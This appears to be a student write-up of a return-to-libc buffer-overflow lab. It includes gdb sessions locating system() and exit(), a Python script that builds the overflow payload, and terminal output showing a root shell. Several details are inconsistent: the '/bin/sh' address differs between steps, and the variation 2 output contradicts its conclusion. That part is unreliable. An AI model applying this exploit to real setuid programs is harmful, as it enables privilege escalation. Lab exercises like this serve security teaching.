
RETURN-TO-LIBC ATTACK

Task 1: Finding out the Addresses of libc Functions

Makefile:




```
[11/24/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retli
b retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -g -o re
tlib_dbg retlib.c
[11/24/23]seed@VM:~/.../Labsetup$ ls -l
total 48
-rwxrwx--- 1 seed seed   554 Dec  5  2020 exploit.py
-rwxrwx--- 1 seed seed   297 Nov 24 22:11 Makefile
-rwsr-xr-x 1 root seed 15788 Nov 24 22:11 retlib
-rwxrwx--- 1 seed seed   994 Dec 28  2020 retlib.c
-rwxrwxr-x 1 seed seed 18556 Nov 24 22:11 retlib_dbg
[11/24/23]seed@VM:~/.../Labsetup$
```

```
Legend: code, data, rodata, value
21          strcpy(buffer, str);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

We opened the retlib file in gdb and found the memory address of system() and exit().

RETURN-TO-LIBC ATTACK

Task 2: Putting the shell string in the memory

```
11/24/23]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
11/24/23]seed@VM:~/.../Labsetup$ env | grep MYSHELL
YSHELL=/bin/sh
11/24/23]seed@VM:~/.../Labsetup$ gedit printenv.c
```

Initialy we created a shell variable myshell containing '/bin/sh', then we are using the env command along with grep function to check and ensure the myshell is set with the value '/bin/sh'

The below program prints out the memory address of our environmental variable MYSHELL which contains '/bin/sh'.Because we have turned off address randomization, we will get same address everytime.


```
[11/08/23]seed@VM:~/.../lib c$ gedit printenv.c
[11/08/23]seed@VM:~/.../lib c$ gcc -m32 -o  printenv printenv.c
[11/08/23]seed@VM:~/.../lib c$ ./printenv
ffffd496
```

RETURN-TO-LIBC ATTACK

Task 3: Launching the Attack

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcd08
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xffffccf0
gdb-peda$ p/d 0xffffcd08-0xffffccf0
$3 = 24
gdb-peda$
```

• When buffer overflow occurs, stack pointer(ESP) reaches the address of system() (i.e. $esp = 24 + buffer address) and hence jumps to system().

• system() address in gdb is 24 + 4

• exit address is 28 + 4

•/bin/sh address is 32+4

Open *exploit.py ~/Desktop/ret to libc/Labsetup Save

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0Xffffd3f2        # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

RETURN-TO-LIBC ATTACK

```
[11/24/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[11/24/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/24/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# whoami
root
#
```

Here we are able to get the root shell access.

Attack variation 1:

Is the exit() function really necessary? Please try your attack without including the address of this function in badfile

```
[11/24/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[11/24/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/24/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# whoami
root
#
```

From the above output we came to a conclusion that the exit function is not necessary for the program to successfully access the root shell.

RETURN-TO-LIBC ATTACK

Attack variation 2:

After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile). Will your attack succeed or not?

```
[11/24/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[11/24/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/24/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# whoami
root
#
```

When the length of the program name is changed the offsets for the '/bin/sh' calculated and constructed in the badfile gets changed. Hence when the program tries to move to a particular instruction it shows command not found.